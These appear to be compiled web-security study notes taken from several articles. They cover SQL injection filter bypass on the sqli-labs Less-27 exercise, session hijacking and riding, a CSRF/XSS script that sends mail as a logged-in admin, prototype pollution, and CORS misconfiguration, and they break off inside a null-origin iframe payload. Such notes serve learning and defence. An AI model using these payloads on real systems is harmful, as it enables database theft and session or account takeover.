
```
http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_concat(column_name),3%a0from%a0information_schema.columns%a0where%a0table_name='users'%a0AND'1=1
```

Hence you can see columns inside it.

C1: id

C2: username

C3: password




At last, execute the following query to read all username inside the table users from inside its column.

From the screenshot, you can read the fetched data.

`http://localhost:81//sqli/Less-27/?id=0'%a0Unlon%a0SeLect%a01,group_concat(column_name),3%a0from%a0information_schema.columns%a0where%a0table_name='users'%a0AND'1=1`

Hence in lesson 27, we have learned how to bypass UNION/union, SELECT/select, SPACE and COMMENT filter for retrieving information inside the database.




Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

<https://www.hackingarticles.in/bypass-filter-sql-injection-manually/>

Session Riding and Hijacking

A session can be defined as server-side storage of information that is desired to persist throughout the user's interaction with the website or web application. It is a semi-permanent interactive information interchange, also known as a dialogue, a conversation, or a meeting, between two or more communicating devices, or between a computer and user.



Importance of Session

Instead of storing large and constantly changing information via cookies in the user's browser, only a unique identifier is stored on the client-side, called a session id. This session id is passed to the webserver every time the browser makes an HTTP request. The web application pairs this session id with its internal database and retrieves the stored variables for use by the requested page. HTTP is a stateless protocol & session management facilitates the applications to uniquely determine a certain user across several numbers of discrete requests as well as to manage the data, which it accumulates about the stance of the interaction of the user with the application.


What is Session Hijacking?

HTTP is a stateless protocol and session cookies attached to every HTTP header are the most popular way for the server to identify your browser or your current session. To perform session hijacking, an attacker needs to know the victim's session ID (session key). This can be obtained by stealing the session cookie or persuading the user to click a malicious link containing a prepared session ID. In both cases, after the user is authenticated on the server, the attacker can take over (hijack) the session by using the same session ID for their own browser session. The server is then fooled into treating the attacker's connection as the original user's valid session.

There are several problems with session IDs:

- i. Many popular Web sites use algorithms based on easily predictable variables, such as time or IP address to generate the session IDs, causing them to be predictable. If encryption is not used (typically, SSL), session IDs are transmitted in the clear and are susceptible to eavesdropping.


- ii. Session hijacking involves an attacker using brute force captured or reverse-engineered session IDs to seize control of a legitimate user's session while that session is still in progress. In most applications, after successfully hijacking a session, the attacker gains complete access to all of the user's data and is permitted to perform operations instead of the user whose session was hijacked.
- iii. Session IDs can also be stolen using script injections, such as cross-site scripting. The user executes a malicious script that redirects the private user's information to the attacker.




One particular danger for larger organizations is that cookies can also be used to identify authenticated users in single sign-on systems (SSO). This means that a successful session hijack can give the attacker SSO access to multiple web applications, from financial systems and customer records to line-of-business systems potentially containing valuable intellectual property.

Main methods of Session Hijacking

- i. **XSS:** XSS enables attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.



ii. **Session Side-Jacking:** Sidejacking refers to the use of unauthorized identification credentials to hijack a valid Web session remotely in order to take over a specific web server.



iii. **Session Fixation:** Session Fixation attacks attempt to exploit the vulnerability of a system that allows one person to fixate (find or set) another person's session identifier.

- iv. **Cookie Theft By Malware or Direct Attack:** Cookie theft occurs when a third party copies unencrypted session data and uses it to impersonate the real user. Cookie theft most often occurs when a user accesses trusted sites over an unprotected or public Wi-Fi network.
- v. **Brute Force:** A brute force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function.

Real-World Example

In 2001, a vulnerability was reported in the application servers and development tools provider company's application server platform, where a user who authenticates with them receives a session id and a random unique identifier. This session id and identifier remain active for up to 15s after the user logs in, and a subsequent user can make use of those credentials to hijack the logged-in account.

What is Session Riding?

A session riding attack (also called a Cross-Site Request Forging attack) is a technique to spoof requests on behalf of other users. With Session Riding it is possible to send commands to a Web application on behalf of the targeted user by just sending this user an email or tricking him into visiting a (not per se malicious but) specially crafted website. Among the attacks that may be carried out by means of Session Riding are deleting user data, executing online transactions like bids or orders, sending spam, triggering commands inside an intranet from the Internet, changing the system and network configurations, or even opening the firewall.

The principle that forms the basis of Session Riding is not restricted to cookies. Basic Authentication is subject to the same problem: once a login is established, the browser automatically supplies the authentication credentials with every further request automatically.

Primary methods of Session Riding



- i. The victim is tricked into clicking a link or loading a page through social engineering and malicious links.
- ii. Sending a crafted, legitimate-looking request from the victim's browser to the website. The request is sent with values chosen by the attacker including any cookies that the victim has associated with that website.

<https://www.safe.security/resources/blog/introduction-to-session-hijacking-and-riding/>

After minimizing the HTTP request, we can now start developing the JavaScript code that will execute this attack in the context of the admin user directly from the victim browser. In the following example, we are going to send the email to our own email account on the Amail server (attacker@test.local). Please note that this account was created only to better see the outcome of the attack. The attacker obviously does not need an account on the target server. We will create a new JavaScript file called atmail_sendmail_XHR.js containing the code from Listing 31. If this code executes correctly, it should send an email to the attacker@offsec.local email address on behalf of the admin@offsec.local user. Most importantly, this will all be automated and done without any interaction by the logged-in admin Amail user.

```
var email = "attacker@test.local";
var subject = "hacked!";
var message = "This is a test email!";
function send_email()
{
  var uri = "/index.php/mail/composemessage/send/tabId/viewmessageTab1";
  var query_string = "?emailTo=" + email + "&emailSubject=" + subject +
"&emailBodyHtml=" + message;
  xhr = new XMLHttpRequest();
  xhr.open("GET", uri + query_string, true);
  xhr.send(null);
}
send_email();
```


JavaScript and NodeJS Studying



<https://www.codecademy.com/learn/introduction-to-javascript>

<https://www.udemy.com/topic/javascript/>

<https://hackr.io/blog/best-javascript-courses>



<https://github.com/coding-girl93/programming-books>

JavaScript Prototype Pollution

JavaScript is prototype-based: when new objects are created, they carry over the properties and methods of the prototype “object”, which contains basic functionalities such as toString, constructor and hasOwnProperty.

Object-based inheritance gives JavaScript the flexibility and efficiency that web programmers have come to love – but it also makes it vulnerable to tampering.

Malicious actors can make application-wide changes to all objects by modifying object, hence the name prototype pollution.

Interestingly, attackers don't even need to directly modify object – they can access it through the ' __proto__ ' property of any JavaScript object. And once you make a change to object, it applies to all JavaScript objects in a running application, including those created after tampering.

[Read more of the latest JavaScript security news](#)

Here's a simple example of how prototype pollution works. The following code changes the value of the toString function in the prototype to an arbitrary code:

```
let customer = {name: "person", address: "here"}
console.log(customer.toString())
//output: "[object Object]"

customer.__proto__.toString = ()=>{alert("polluted")}
console.log(customer.toString())
// alert box pops up: "polluted"
```

Now, every time toString() is called on an object, an alert box will pop up with the message “polluted” (unless an object explicitly overrides Object.toString() with its own implementation). Since toString is widely used in client-side JavaScript, this will cause disruption in the application's execution.

Other prototype pollution attacks involve adding properties and methods to object to manipulate the behavior of an application.

“[Prototype pollution] is not completely unique, as it is, more or less, a type of object injection attack,” security researcher [Mohammed Aldoub](#) tells *The Daily Swig*. “However, it is special in that it is definitely not one of the mainstream vulnerability types most people know about.

“It is obscure because it mainly targets specific languages/frameworks, and because it is not as well documented as others. It is, however, not any less dangerous than other ‘mainstream’ vulns.”

What is the impact of prototype pollution?

“The impact of prototype pollution depends on the application,” security researcher [Michał Bentkowski](#) tells *The Daily Swig*.

“In a nutshell, every time a JavaScript code accesses a property that doesn’t exist on an object (which includes checking the existence of the property), we can change the outcome of the check with prototype pollution.”

He added: “Depending on the exact logic of the application, prototype pollution can lead to practically all popular web vulnerabilities: remote code execution (RCE), [cross-site scripting \(XSS\)](#), [SQL injection](#), and so on.”


On web browsers, prototype pollution commonly leads to XSS attacks (see example above). In 2019, for instance, a [prototype pollution bug](#) found in JavaScript library jQuery left many web applications vulnerable to such assaults.

YOU MAY ALSO LIKE [Denial-of-Wallet attacks: How to protect against costly exploits targeting serverless setups](#)

But other vulnerabilities are likely to surface. “Client-side exploitation of prototype pollution is not currently well covered,” says Bentkowski, who is currently working on a detailed account of how exploits in this category can bypass popular HTML sanitizers such as html-sanitize and DOMPurify.

On the server side, the impact of prototype pollution is better known.

“The impact of the prototype pollution on server-side is at least denial of service by causing the Node.js server to crash,” security researcher [Posix](#) tells *The Daily Swig*. “However, it certainly has the potential to link to other vulnerabilities, such as remote code execution.”



The Node.js ecosystem has been hit by prototype pollution exploits over recent months

Last year, Bentkowski discovered a [prototype pollution bug in Kibana](#), a data visualization library, which made it possible to create a reverse shell and achieve RCE.

Then in July this year, Posix [reported](#) the same type of flaw in the popular express-fileupload library, which could allow a hacker to obtain remote-shell access to a Node.js server.

In the same month, security researcher Francesco Soncina discovered a [prototype pollution vulnerability](#) in the object-mapping JavaScript library TypeORM that allowed hackers to stage SQL injection attacks on Node.js applications.

“If the end application depending on the library has dynamic code evaluation or command execution gadgets, the attacker can potentially trigger arbitrary command execution on the target machine,” Soncina wrote.

And in September 2020, [Snyk reported](#) that a carryover function in the popular node-forge JavaScript library contained a vulnerability that could allow attackers to carry out prototype pollution attacks against applications.

The vulnerability was given a high-severity 9.8 score and [a proof of concept](#) showed that setPath can be used to pollute the `__prototype__` property of the base Object, resulting in application-wide modifications.

How to harden applications against prototype pollution attacks

Like many other security [vulnerabilities](#), attackers exploit prototype pollution bugs through user input in web applications, and sending their malicious code in text fields, headers, and files.

“I guess trusting user input is the actual root of the problem, so developers should be very careful about which object fields can be influenced by users,” Aldoub says.

Another problem is the way many JavaScript applications are written. “The coding pattern that leads to prototype pollution is extremely common in JavaScript code,” Bentkowski points out.

For instance, many JavaScript libraries accept an options object and check the object for the presence of specific properties. In case some property is not present, they default to some predefined option (example below).

```
options.someOption = options.someOption || default.someOption;
```

In this case, attackers can use prototype pollution to override someOption and manipulate the logic of the application.

One popular kind of defense is to create blocklists where developers remove risky fields from input strings. But this is easier said than done.

RECOMMENDED [TrojanNet – a simple yet effective attack on machine learning models](#)

“You have to enumerate all possibilities of risky fields, and all permutations to encode such fields, which is an immeasurably difficult feat,” Aldoub says.

For instance, with the aforementioned Lodash vulnerability, developers initially checked strings against the field `__proto__`, but then realized that constructor was also a potential target for prototype pollution.

“What if another field was then discovered to be exploitable?” Aldoub says.

Another important step is checking dependency modules of potential prototype pollution vulnerabilities, which presents its own challenges.

“From an application developer’s point of view, it is very difficult to check all the modules in use,” Posix explained. “Therefore, before use, it is necessary to verify that the module is fully validated.”

An underrated bug

All the researchers *The Daily Swig* spoke to voiced a common concern: that prototype pollution is not getting enough attention.

“I felt infinite potential in this type of vulnerability. But compared to the possibilities, I don’t think enough research has been done,” says Posix, who has been focusing on prototype pollution attacks since last year.

“The community needs to learn and practice this type of vulnerability in more depth and with more attention, since it is still obscure and dangerous,” Aldoub says.

Bentkowski adds: “Prototype pollution can have a serious impact on the security of web applications but there aren’t many sources out there that show real-world cases of its exploitation.

“So, this is a perfect target for research,” says the researcher, drawing an analogy with [Java deserialization](#), another dangerous type of vulnerability that was mostly unnoticed for many years.

A [presentation by security researchers at FoxGlove](#) in 2015 showed the destructive potential of [Java](#) deserialization and finally gave it the traction it deserves in the security community.

“I feel that this kind of breakthrough is still to come for prototype pollution,” Bentkowski says.

<https://learn.snyk.io/lessons/prototype-pollution/javascript/>

<https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications>

<https://www.whitesourcesoftware.com/resources/blog/prototype-pollution-vulnerabilities/>

<https://medium.com/@zub3r.infosec/exploiting-prototype-pollutions-220f188438b2>

Cross-Origin Resource Sharing (CORS)

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy ([SOP](#)). However, it also provides potential for cross-domain attacks, if a website's CORS policy is poorly configured and implemented. CORS is not a protection against cross-origin attacks such as [cross-site request forgery](#) (CSRF).

The same-origin policy is a restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain. The same-origin policy was defined many years ago in response to potentially malicious cross-domain interactions, such as one website stealing private data from another. It generally allows a domain to issue requests to other domains, but not to access the responses.

Relaxation of the same-origin policy

The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Relaxation of the same-origin policy

The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Errors parsing Origin headers

Some applications that support access from multiple origins do so by using a whitelist of allowed origins. When a CORS request is received, the supplied origin is compared to the whitelist. If the origin appears on the whitelist then it is reflected in the Access-Control-Allow-Origin header so that access is granted. For example, the application receives a normal request like:

```
GET /data HTTP/1.1
```

```
Host: normal-website.com
```

```
...
```

```
Origin: https://innocent-website.com
```

The application checks the supplied origin against its list of allowed origins and, if it is on the list, reflects the origin as follows:

```
HTTP/1.1 200 OK
```

```
...
```

```
Access-Control-Allow-Origin: https://innocent-website.com
```

Mistakes often arise when implementing CORS origin whitelists. Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence). And some applications allow access from various other organizations' domains including their subdomains. These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions. Any mistakes in the implementation can lead to access being granted to unintended external domains.

For example, suppose an application grants access to all domains ending in:

```
normal-website.com
```

An attacker might be able to gain access by registering the domain:

```
hackersnormal-website.com
```

Alternatively, suppose an application grants access to all domains beginning with

```
normal-website.com
```

An attacker might be able to gain access using the domain:

```
normal-website.com.evill-user.net
```

Whitelisted null origin value

The specification for the Origin header supports the value null. Browsers might send the value null in the Origin header in various unusual situations:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.

Some applications might whitelist the null origin to support local development of the application. For example, suppose an application receives the following cross-origin request:

```
GET /sensitive-victim-data
```

```
Host: vulnerable-website.com
```

```
Origin: null
```

And the server responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: null
```

```
Access-Control-Allow-Credentials: true
```

In this situation, an attacker can use various tricks to generate a cross-origin request containing the value null in the Origin header. This will satisfy the whitelist, leading to cross-domain access. For example, this can be done using a sandboxed iframe cross-origin request of the form:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

